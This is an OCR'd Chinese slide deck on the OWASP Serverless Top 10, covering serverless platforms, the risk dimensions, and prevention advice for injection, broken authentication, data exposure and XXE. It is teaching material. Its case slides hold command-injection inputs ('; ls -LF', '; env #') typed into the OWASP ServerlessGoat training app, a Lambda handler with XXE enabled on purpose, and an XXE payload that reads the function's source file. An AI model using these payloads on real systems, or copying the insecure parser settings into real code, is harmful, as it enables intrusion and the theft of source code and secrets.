OWASP无服务器应用风险TOP10

OWASP中国广东分会负责人
晨星资讯安全架构师
肖文棣


目录

- 无服务器应用简介
- OWASP无服务器应用风险TOP10
- OWASP无服务器其他应用风险
- 无服务器应用安全思考

无服务器应用简介

平台	定义
亚马逊AWS	AWS Lambda 让您无需预置或管理服务器即可运行代码。您只需按消耗的计算时间付费 – 代码未运行时不产生费用。借助 Lambda，您几乎可以为任何类型的应用程序或后端服务运行代码，而且全部都无需管理。只需上传您的代码，Lambda 就会处理运行和扩展高可用性代码所需的一切工作。您可以将您的代码设置为自动从其他 AWS 产品触发，或者直接从任何 Web 或移动应用程序调用。
微软Azure	利用无服务器计算，开发人员可依赖基于云的服务器、基础结构和操作系统。事实是，尽管被称为“无服务器”，但仍然涉及服务器。但是，作为完全托管的服务，开发人员无需顾及设置、容量计划和服务器管理，因为这些任务由云提供程序处理。
阿里云	函数计算是一个事件驱动的全托管计算服务。通过函数计算，您无需管理服务器等基础设施，只需编写代码并上传。函数计算会为您准备好计算资源，以弹性、可靠的方式运行您的代码。更棒的是，您只需要为代码实际运行消耗的资源付费 - 代码未运行则不产生费用。
腾讯云	无服务器云函数是腾讯云为企业和开发者们提供的无服务器执行环境，帮助您在无需购买和管理服务器的情况下运行代码。您只需使用平台支持的语言编写核心代码并设置代码运行的条件，即可在腾讯云基础设施上弹性、安全地运行代码。
华为云	函数工作流是一项基于事件驱动的函数托管计算服务。通过函数工作流，只需编写业务函数代码并设置运行的条件，无需配置和管理服务器等基础设施，函数以弹性、免运维、高可靠的方式运行。此外，按函数实际执行资源计费，不执行不产生费用

无服务器应用架构


Application Owner
Responsible for security "in" the cloud
Client-Side
Data in Cloud
Data in Transit
Applications (Functions)
Identity & Access Management
Cloud Services configuration
FaaS Provider
Responsible for security "of" the cloud
Operating System + Virtual Machines + Containers
Compute
Storage
Database
Networking
Regions
Availability Zones
Edge Locations

传统模式 vs 无服务器模式


开发代码 → 购买服务器资源 → 安装相关软件配置相关参数 → 部署应用 → 运维管理

开发代码 → 部署应用

无服务器应用的优势和弊端

优势	弊端
不需要管理服务	第三方API系统导致的问题
弹性扩缩	操作工具缺失
高可用	架构的复杂性
没有闲置损耗	实施的困难性

无服务器应用市场发展



https://www.grandviewresearch.com/industry-analysis/serverless-architecture-market?utm_source=prnewswire.com&utm_medium=referral&utm_campaign=PRN_Dec05_Serverless_Architecture_RD1&utm_content=Content

OWASP无服务器应用风险TOP10

- 无服务器风险TOP10列表
- 无服务器风险的维度
- 无服务器风险TOP10详解
- 无服务器风险TOP10总体评价

无服务器风险TOP10

A1:注入

A2:失效的身份验证

A3:敏感数据泄露

A4:XML外部实体

A5:失效的访问控制

A6:安全配置错误

A7:跨站脚本

A8:不安全的反序列化

A9:使用含有已知漏洞的组件

A10:不足的日志记录和监控

无服务器应用风险的维度

针对无服务器应用，可能出现的新的攻击向量

为什么无服务应用容器受到此类攻击以及如何攻击，安全弱点

对于云账户的业务影响

预防和减轻此类风险或攻击的最佳实践和建议


A1:注入-维度测评

维度	无服务器模式
攻击向量	API调用、云存储事件、流事件处理、数据库更改、代码更改通知
安全弱点	SQL/NoSQL注入、命令注入（关注于容器里的代码和敏感信息）
影响	取决于受攻击函数的权限
总体评价	攻击门槛较高，API攻击安全可预测，但攻击面更广

A1:注入-预防

- 不信任输入，对输入进行校验
- 用安全的API
- 尽可能使用白名单验证
- 标识信任源和资源列入白名单
- 动态查询，特殊字符要进行转义
- 考虑所有事件类型和入口点
- 以最小特权运行函数
- 使用可靠的运行时防御方案来保护函数

A1:注入-案例


OWASP ServerlessGoat - Vulnera
https://kgm6cpyrw8.execute-api.us-east-1.amazonaws.com/Prod/
Apps
Suggested Sites
Work
Resource
Cloud
OpenSource
PeopleDevelopment
Security
Tool
Mywork
AWS
Container&Serverle...
Paper
OSCP
OWASP ServerlessGoat
OWASP ServerlessGoat is a deliberately insecure realistic AWS Lambda serverless application, maintained by OWASP.
Enter a URL of a Word Doc (.doc) file to convert:
https://www.puresec.io/hubfs/document.doc; ls -LF
Submit
Try to find as many issues as possible, from the following list:
Function Event Data Injection
Broken Authentication
Insecure Serverless Deployment Configuration
Over-Privileged Function Permissions & Roles
Inadequate Function Monitoring and Logging
Insecure 3rd Party Dependencies
Insecure Application Secrets Storage
Denial of Service & Financial Resource Exhaustion
Serverless Function Execution Flow Manipulation
Improper Exception Handling and Verbose Error Messages
More information about the top risks: Serverless Security Top 10
00:00:00
Type here to search
11:10 AM
5/27/2019


A2:失效的身份验证-维度测评

维度	无服务器模式
攻击向量	公有云存储或开发的API、欺骗性电子邮件
安全弱点	潜在的入口点、服务、事件和触发器
影响	敏感信息泄露、破坏系统的业务逻辑和业务流程
总体评价	无服务器使用完整和安全的身份验证方案比较复杂、识别没有身份验证的内部触发函数是一个挑战

A2:失效的身份验证-预防

- 如果可能，尽量使用基础设施提供商提供的身份验证方案
- 面向外部资源要进行身份验证和访问控制
- 内部资源的访问控制要使用已知的安全方法，公司最好有自己的统一标准

A2:失效的身份验证-案例




A3:敏感数据泄露-维度测评

维度	无服务器模式
攻击向量	窃取密钥、中间人攻击、在静态存储和传输中获取数据、Github获取密钥、函数的运行环境如/tmp目录中获取函数的源代码和环境变量
安全弱点	明文形式存储敏感数据、容器销毁时不清理/tmp目录
影响	敏感数据暴露造成的维护与传统模式一致
总体评价	敏感数据泄露是一个风险，但服务提供商提供了一整套安全方案帮助开发者保护自己的数据

A3:敏感数据泄露-预防

- 识别并分类敏感数据
- 将敏感数据存储最小化，仅为绝对必要
- 根据最佳实践保护静态和传输中的数据
- 仅使用https用于API
- 尽可能使用基础设施提供商提供的密钥服务和加密服务加密敏感数据

A3:敏感数据泄露-案例


OWASP ServerlessGoat - Vulnera
https://kgm6cpyrw8.execute-api.us-east-1.amazonaws.com/Prod/
Apps
Suggested Sites
Work
Resource
Cloud
OpenSource
PeopleDevelopment
Security
Tool
Mywork
AWS
Container&Serverle...
Paper
OSCP
OWASP ServerlessGoat
OWASP ServerlessGoat is a deliberately insecure realistic AWS Lambda serverless application, maintained by OWASP.
Enter a URL of a Word Doc (.doc) file to convert:
https://www.puresec.io/hubfs/document.doc; env #
Submit
Try to find as many issues as possible, from the following list:
Function Event Data Injection
Broken Authentication
Insecure Serverless Deployment Configuration
Over-Privileged Function Permissions & Roles
Inadequate Function Monitoring and Logging
Insecure 3rd Party Dependencies
Insecure Application Secrets Storage
Denial of Service & Financial Resource Exhaustion
Serverless Function Execution Flow Manipulation
Improper Exception Handling and Verbose Error Messages
More information about the top risks: Serverless Security Top 10
00:00:00
Type here to search
11:47 AM
5/27/2019

A4:XML外部实体-维度测评

维度	无服务器模式
攻击向量	云存储上传事件触发
安全弱点	使用XML处理器可能导致XXE攻击
影响	可能导致函数代码和敏感文件泄露
总体评价	使用供应商的SDK可以降低XXE的风险和影响，如果使用了XML解析，请确保安全

A4:XML外部实体-预防

- 尽可能使用服务提供商的SDK
- 扫描供应链中相关库的漏洞
- 如果可能，通过API调用识别和测试XXE
- 确保实体禁用

A4:XML外部实体-案例

```python
from lxml import etree
import boto3,os,urllib,json

def lambda_handler(event, context):
    s3 = boto3.resource('s3')
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml')
    parser = etree.XMLParser(resolve_entities=True, load_dtd=True, no_network=False)
    try:
        root = etree.parse('/tmp/f.xml', parser).getroot()
        process_xml(root)
    except etree.XMLSyntaxError:
        return None

def process_xml():↔
```

```xml
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///var/task/handler.py" >]>
<root>
    <child>AAAAA</child>
    <child>&bar;</child>
    <child>CCCC</child>
</root>
```

